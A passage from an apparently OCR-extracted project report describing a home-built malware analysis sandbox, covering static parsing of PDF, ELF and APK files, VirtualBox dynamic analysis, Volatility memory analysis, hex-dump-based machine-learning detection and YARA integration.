


(figure 9.3.3: PDF file analysis report)

9.4. Understanding the Extensible and Linkable Format(ELF)

9.4.1. The architecture:

https://malware.news/t/executable-and-linkable-format-101-part1-sections-and-segments/17235



(figure 9.4.1: ELF architecture)

9.4.2. Automated analysis and result reporting:

Our analyser extracts the following attributes and generates a text report:

1. Strings
2. File Headers
3. Symbol Tables
4. Relocations
5. Section Headers
6. Notes
7. Segments
8. Dynamic Tags etc.


(figure 9.4.2: ELF file analysis report)

9.5. Understanding the Android Package Format(.apk extension)

The apk format is a packaging format for Android. It contains some directories, class files and config files.

The analyser extracts the following attributes:

1. Contents of Manifest.xml
2. Strings
3. App Permissions
4. App activities
5. Classes etc.




(figure 9.5.1: APK file analysis report)


10. Web Interface :-

The sandbox has a web interface powered by the Flask framework that allows remote access and deployment on the cloud.

(figure 10.1: web interface home)



(figure 10.2: an analysis report)



(figure 10.3: an analysis report)

11. Understanding Dynamic Analysis and Building Our Dynamic Analyser :-

11.1. Dynamic Analysis: Static Analysis is limited in its ability to analyze modern malware as they may be obfuscated , packed or otherwise encoded or encrypted. Dynamic analysis solves such problems by actually running the sample in a controlled environment and observing its actions.

11.2. Elements of Dynamic Analysis: While running the executable, usually these parameters are observed:

- Process creation and termination.
- File handling.
- Network communication
- Resource consumption

11.3. Building our own dynamic analyzer:
Our dynamic analyzer uses Oracle's VirtualBox to run the sample in isolation. While running, it extracts the following information:

1. Child processes.
2. Open files.
3. Memory information
4. Connections
5. Username under which the processes of interest are running.
6. Parent process(es) of the processes of interest.

It supports Windows and Linux operating systems running Python 3 and requires the pip package manager. It also supports Python 2 (for Windows 7) and requires "pslist" and "procmon" from SysInternals suite.
It requires putting an agent file on the quest OS to be used for testing. The agent polls the file server and result server (both written in Flask) and downloads the sample when it's available. It then runs it and reports the results back to the server running on the host.
The prepared guest OS is saved as a screenshot and its name is passed to the analyser , which then restores the VM to that snapshot and runs the sample as mentioned earlier.


12. Memory Analysis:

12.1. Understanding memory analysis: In this phase one or more memory dumps are taken while the sample is running . These memory dumps are later analyzed for malicious indicators and behaviors.

12.2. The Volatility Framework: Volatility framework is a tool written in Python for memory analysis. It takes a memory dump and uses plugins to extract information from it. A plugin is an extension that performs a specific task, for example "procdump" plugin saves a copy of the analysis executable in secondary memory for reverse engineering and further analysis.

12.3 Our Memory Analyzer: Our sandbox has its own memory analyser based on the Volatility Framework. It takes a memory dump (generated during dynamic analysis) and extracts the following information:


- List of processes running and the process tree.
- Suspicious processes
- List of library imports
- Processes related to known malware behavior.



(figure 12.1: memory analysis report)

(figure 12.2: memory analysis report)

13. Malware detection using machine learning:



(figure 13.1:flowchart)


Malware detection should not take hours and block the user's computer. It should finish in a few seconds or a minute.
To solve the problem we can use machine learning algorithms. Most of the files in linux, windows and android files contain hex dump code.
Hexdump is a utility that displays the contents of binary files in hexadecimal, decimal, octal, or ASCII files. So to detect malware we used hex dump code as a feature.


	class	contents
0	1	b mz x90 x00 x03 x00 x00 x00 x04 x00 x00 x00 x...
1	1	b mz x90 x00 x03 x00 x00 x00 x04 x00 x00 x00 x...
2	1	b mz x90 x00 x03 x00 x00 x00 x04 x00 x00 x00 x...
3	1	b mz x90 x00 x03 x00 x00 x00 x04 x00 x00 x00 x...
4	1	b mz x90 x00 x03 x00 x00 x00 x04 x00 x00 x00 x...

(figure 13.2: hex dump)

So we build multiple machine learning based models for apk files , linux files and exe files.

Output-





14. External Integration:

14.1 Yara rules integration support: Our sandbox allows testing a sample against yara rules. The module takes a rule file and executable and returns True or False based on match.

References:

- https://security.cse.iitk.ac.in/sites/default/files/15111005.pdf
- https://security.cse.iitk.ac.in/sites/default/files/16111041.pdf
- https://en.wikipedia.org/wiki/Executable_and_Linkable_Format
- https://any.run/
- https://cuckoo.readthedocs.io/en/latest/
- https://github.com/volatilityfoundation/volatility/wiki/
- https://psutil.readthedocs.io/en/latest/
- https://www.youtube.com/watch?v=BMFCdAGxVN4
- https://www.youtube.com/watch?v=20xYpxe8mBg
- https://docs.microsoft.com/en-us/sysinternals/